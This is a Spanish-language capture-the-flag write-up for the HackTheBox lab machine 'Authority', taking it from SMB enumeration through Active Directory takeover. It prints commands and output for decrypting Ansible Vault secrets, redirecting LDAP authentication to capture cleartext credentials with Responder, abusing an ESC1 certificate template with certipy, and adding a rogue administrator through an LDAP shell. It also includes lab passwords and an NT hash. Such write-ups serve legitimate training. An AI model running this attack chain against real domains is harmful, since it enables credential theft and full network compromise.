

Authority

```
nmap 10.129.229.56 -oA AuthScan -sC -sV -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-17 23:30 -03
Nmap scan report for 10.129.229.56
Host is up (0.14s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-01-18 06:31:30Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ ssl-date: 2026-01-18T06:32:26+00:00; +4h00m01s from scanner time.
|_ ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@authority.htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_ Not valid after: 2024-08-09T23:13:21
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ ssl-date: 2026-01-18T06:32:24+00:00; +4h00m01s from scanner time.
|_ ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@authority.htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_ Not valid after: 2024-08-09T23:13:21
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ ssl-date: 2026-01-18T06:32:26+00:00; +4h00m01s from scanner time.
|_ ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@authority.htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_ Not valid after: 2024-08-09T23:13:21
3269/tcp  open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@authority.htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_ Not valid after: 2024-08-09T23:13:21
|_ ssl-date: 2026-01-18T06:32:24+00:00; +4h00m01s from scanner time.
8443/tcp  open  ssl/https-alt
|_ ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|_ FourOhFourRequest:
|   HTTP/1.1 200
|   Content-Type: text/html; charset=ISO-8859-1
|   Content-Length: 82
|   Date: Sun, 18 Jan 2026 06:31:38 GMT
|   Connection: close
|   <html><head><meta http-equiv="refresh" content="0;URL='/'pwm'"/></head></html>
|_ GetRequest:
|   HTTP/1.1 200
|   Content-Type: text/html; charset=ISO-8859-1
|   Content-Length: 82
|   Date: Sun, 18 Jan 2026 06:31:37 GMT
|   Connection: close
```

```

| <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
|
| HTTPOptions:
|   HTTP/1.1 200
|   Allow: GET, HEAD, POST, OPTIONS
|   Content-Length: 0
|   Date: Sun, 18 Jan 2026 06:31:37 GMT
|   Connection: close
|
| RTSPRequest:
|   HTTP/1.1 400
|   Content-Type: text/html; charset=utf-8
|   Content-Language: en
|   Content-Length: 1936
|   Date: Sun, 18 Jan 2026 06:31:47 GMT
|   Connection: close
|   <!doctype html><html lang="en"><head><title>HTTP Status 400
|   Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b
| {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p
| {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head>
| <body><h1>HTTP Status 400
| _ Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> Invalid character
| found in the HTTP protocol [RTSP&#47;1.00x0d0x0a0x0d0x0a...]</p><p><b>Description</b> The server cannot or
| will not process the request due to something that is perceived to be a client error (e.g., malformed request
| syntax, invalid

```

Servicios

DNS tcp/53

```

dig any authority.htb @authority.htb

authority.htb.      600 IN  A      10.129.229.56
authority.htb.      600 IN  A      10.129.229.30
authority.htb.      3600 IN  NS      authority.authority.htb.
authority.htb.      3600 IN  SOA     authority.authority.htb. hostmaster.htb.corp. 171 900 600 86400 3600
authority.htb.      600 IN  AAAA    dead:beef::5a40:29e2:f6dc:3478
authority.htb.      600 IN  AAAA    dead:beef::24f
authority.htb.      600 IN  AAAA    dead:beef::a7
authority.htb.      600 IN  AAAA    dead:beef::fe67:a0f1:3983:e9a7

```

HTTP tcp/80

IIS

SMB tcp/135-445

Se permite Anonymous Login

```

smbclient -N -L //10.129.229.56

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
Department Shares Disk
Development    Disk
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
SYSVOL         Disk      Logon server share

```

Del share Developmet se obtuvieron 4 carpetas con diferentes archivos de configuración de Ansible, algo como un backup aparentemente. Dentro está la carpeta PWN y "ansible_inventory" que posee la siguiente info relevante. Además encontré por ahí el siguiente usuario svc_pwm .

```

cat ansible_inventory

```

```
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
```

Luego de investigar un poco descubrí que PWM es en realidad un software de manejo de contraseñas que se integra con LDAP. La info de arriba la saqué dentro de la carpeta, asumo que se usará en el contexto. Además de la siguiente info que corresponde a cosas de la instalación por defecto del PWM

Role Variables

```
-----
- pwm_hostname: hostname that pwm will service, will be set to "pwm" by default
- pwm_port: hostname that pwm will service, will be set to 8888 by default.
- pwm_root_mysql_password: root mysql password, will be set to a random value by default.
- pwm_pwm_mysql_password: pwm mysql password, will be set to a random value by default.
* pwm_admin_login: pwm admin login name, 'root' by default.
- pwm_admin_password: pwm admin password, 'password' by default.
```

/Ansible/ADCS/requirements.txt

```
# Tests run on the previous and current (latest) version of Ansible.
ansible>=2.10
# Some Jinja2 filters are used that are available in the newer releases.
jinja2>=2.11.2
```

/Ansible/PWM/defaults/main.yml

```
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    32666534386435366537653136663731633138616264323230383566333966346662313161326239
    6134353663663462373265633832356663356239383039640a3464313734316664333343434366139
    35653634376333666234613466396534343030656165396464323564373334616262613439343033
    6334326263326364380a653034313733326639323433626130343834663538326439636232306531
    3438

pwm_admin_password: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    31356338343963323063373435363261323563393235633365356134616261666433393263373736
    3335616263326464633832376261306131303337653964350a363663623132353136346631396662
    38656432323830393339336231373637303535613636646561653637386634613862316638353530
    3930356637306461350a316466663037303037653761323565343338653934646533663365363035
    6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    63303831303534303266356462373731393561313363313038376166336536666232626461653630
    3437333035366235613437373733316635313530326639330a643034623530623439616136363563
    346462373361643564383830346234623235313163336231353831346562636632666539383333334
    3238343230333633350a646664396565633037333431626163306531336336326665316430613566
    3764
```

Este es un archivo de variables de ansible usado para configurar PWM integrado con LDAP. Las claves marcadas con !vault están cifradas con Ansible Vault256. El resto define parámetros de despliegue.

Esta hermosa página muestra como proceder con estos archivos y crackear las pass

<https://exploit-notes.hdks.org/exploit/cryptography/algorithm/ansible-vault-secret/>

Lo dejo anotado por aquí que me confundí. Pero lo que se crackea no es la contraseña de los usuarios como tal, es la contraseña del ansibleVault, la contraseña que protege al archivo. Por lo que crackear cualquiera de esos 3 hashes solo dará, en primera instancia, la clave del vault.

La contraseña es

!@#\$\$%^&*

Luego obtuve

```
cat hash1.txt | ansible-vault decrypt
Vault password:
Decryption successful
```

```
cat hash2.txt | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
```

```
cat hash3.txt | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123
```

Luego probé conectándome a <https://10.129.229.56:8443/pwm/private/login> donde se pedia un usuario y contraseña. El usuario ni idea pero la contraseña terminó siendo esta.

pWm_@dm!N_!23

Utilizando la contraseña en esta parte




image-136.png

Nos logea en una parte de configuración del PWM. En donde podemos descargar la configuración y luego importarla. Primero la descargué y cambié la ip de autenticación ldaps a la mía con tal de que las autenticaciones la maneje mi máquina, una vez hecho esto puse en escucha al responder en mi máquina y subí la configuración modificada.

```
sudo responder -I tun0
...
...
[+] Listening for events...

[LDAP] Cleartext Client    : 10.129.229.56
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service
Accounts,OU=CORP,DC=authority,DC=htb
...
...
```

obteniendo de esta manera credenciales válidas que se pueden utilizar con winrm. Al logearme con esa credencial obtuve la primera flag.

Intenté hacer diferentes cosas pero nada dio resultado para la escalada de privilegios ni movimiento lateral. Como la página tiraba un mensaje de certificado y además en C:\ había un .pfx sospechoso procedí a ver el tema de los certificados.

```
certipy find -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -target-ip 10.129.229.56 -vulnerable -
enabled -stdout
...
...
Certificate Templates
0
Template Name           : CorpVPN
Display Name            : Corp VPN
Certificate Authorities  : AUTHORITY-CA
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Enrollment Flag        : IncludeSymmetricAlgorithms
                        PublishToDs
                        AutoEnrollmentCheckUserDsCertificate
Private Key Flag        : ExportableKey
Extended Key Usage      : Encrypting File System
                        Secure Email
                        Client Authentication
                        Document Signing
                        IP security IKE intermediate
                        IP security use
                        KDC Authentication
Requires Manager Approval : False
Requires Key Archival    : False
Authorized Signatures Required : 0
Schema Version           : 2
Validity Period          : 20 years
Renewal Period           : 6 weeks
Minimum RSA Key Length   : 2048
Template Created         : 2023-03-24T23:48:09+00:00
Template Last Modified   : 2023-03-24T23:48:11+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : AUTHORITY.HTB\Domain Computers
                        AUTHORITY.HTB\Domain Admins
                        AUTHORITY.HTB\Enterprise Admins
Object Control Permissions
  Owner                  : AUTHORITY.HTB\Administrator
```

Full Control Principals	: AUTHORITY.HTB\Domain Admins AUTHORITY.HTB\Enterprise Admins
Write Owner Principals	: AUTHORITY.HTB\Domain Admins AUTHORITY.HTB\Enterprise Admins
Write Dacl Principals	: AUTHORITY.HTB\Domain Admins AUTHORITY.HTB\Enterprise Admins
Write Property Enroll	: AUTHORITY.HTB\Domain Admins AUTHORITY.HTB\Enterprise Admins
[+] User Enrollable Principals	: AUTHORITY.HTB\Domain Computers
[!] Vulnerabilities	
ESCI	: Enrollee supplies subject and template allows client authentication.

Según chatGPT la plantilla CorpVPN permite que quien sea que solicite el certificado puede pedirlo a nombre de otro usuario. Y como en Enrollment Rights está Domain Computers, cualquier equipo unido al dominio puede enrolar certificados usando esa template. Después de investigar un rato vi que lo forma más simple de proceder es uniendo mi máquina al dominio con impacket y después solicitar el certificado en nombre del admin.

```
addcomputer.py authority.htb/svc_ldap:ldap_ln_th3_cle4r! -dc-ip 10.129.229.56 -computer-name 'DEB01' -computer-pass 'UltraSuperDuperSecurePasS'
```

```
[*] Successfully added machine account DEB01$ with password UltraSuperDuperSecurePasS.
```

```
certipy req -username 'DEB01$' -password UltraSuperDuperSecurePasS -ca AUTHORITY-CA -dc-ip 10.129.229.56 -template CorpVPN -upn administrator@authority.htb -dns authority.htb
```

Certipy v5.0.3 - by Oliver Lyak (ly4k)

```
[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with multiple identities
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator_authority.pfx'
[*] Wrote certificate and private key to 'administrator_authority.pfx'
```

Intenté autenticandome con el TGT, pero el problema es que no sé cual es el FQDN del kdc.

```
knalla@Deb:~/Escritorio/HTB/Authority$ sudo ntpdate 10.129.229.56
[sudo] contraseña para knalla:
2026-01-20 21:37:57.412075 (-0300) +14400.880230 +/- 0.096128 10.129.229.56 s1 no-leap
CLOCK: time stepped by 14400.880230
knalla@Deb:~/Escritorio/HTB/Authority$ certipy auth -pfx administrator_authority.pfx -dc-ip 10.129.229.56
Certipy v5.0.3 - by Oliver Lyak (ly4k)
```

```
[*] Certificate identities:
[*]   SAN UPN: 'administrator@authority.htb'
[*]   SAN DNS Host Name: 'authority.htb'
[*] Found multiple identities in certificate
[*] Please select an identity:
    [0] UPN: 'administrator@authority.htb' (administrator@authority.htb)
    [1] DNS Host Name: 'authority.htb' (authority$@htb)
```

```
> 0
```

```
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@authority.htb':
aad3b435b51404eeaaad3b435b51404ee:6961f422924da90a6928197429eea4ed
```

```
knalla@Deb:~/Escritorio/HTB/Authority$ export KRB5CCNAME=administrator.ccache
```

```
knalla@Deb:~/Escritorio/HTB/Authority$ evil-winrm -i 10.129.229.56 -u administrator -r AUTHORITY.HTB
```

Otra forma de proceder es con el mismo certificado logearnos a una ldap-shell

```
certipy auth -pfx administrator_authority.pfx -dc-ip 10.129.229.56 -ldap-shell
Certipy v5.0.3 - by Oliver Lyak (ly4k)
```

```
[*] Certificate identities:
[*]   SAN UPN: 'administrator@authority.htb'
[*]   SAN DNS Host Name: 'authority.htb'
[*] Connecting to 'ldaps://10.129.229.56:636'
[*] Authenticated to '10.129.229.56' as: 'u:HTB\Administrator'
Type help for list of commands
```

```
# help
```

```
add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If
nospns is specified, computer will be created with only a single necessary HOST SPN. Requires LDAPS.
rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new
value.
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
clear_rbcd target - Clear the resource based constrained delegation configuration information.
disable_account user - Disable the user's account.
enable_account user - Enable the user's account.
dump - Dumps the domain.
search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee
(sAMAccountName).
set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target
(sAMAccountName).
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for
operations necessitating an encrypted channel.
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be
entered surrounding by {}.
whoami - get connected user
dirsync - Dirsync requested attributes
exit - Terminates this session.
```

```
# add_user knalla
```

```
Attempting to create user in: %s CN=Users,DC=authority,DC=htb
Adding new user with username: knalla and password: L`[(U[I/i+I03J) result: OK
```

```
# change_password knalla 123456789
```

```
Got User DN: CN=knalla,CN=Users,DC=authority,DC=htb
```

```
Attempting to set new password of: 123456789
```

```
LDAPUnwillingToPerformResult - 53 - unwillingToPerform - None - 0000052D: SvcErr: DSID-031A124C, problem 5003
(WILL_NOT_PERFORM), data 0
- modifyResponse - None
```

```
# add_user_to_group knalla Administrators
```

```
Adding user: knalla to group Administrators result: OK
```

Ahora que se hizo lo que se ve en la captura, me logee con las nuevas credenciales y obtuve la segunda flag.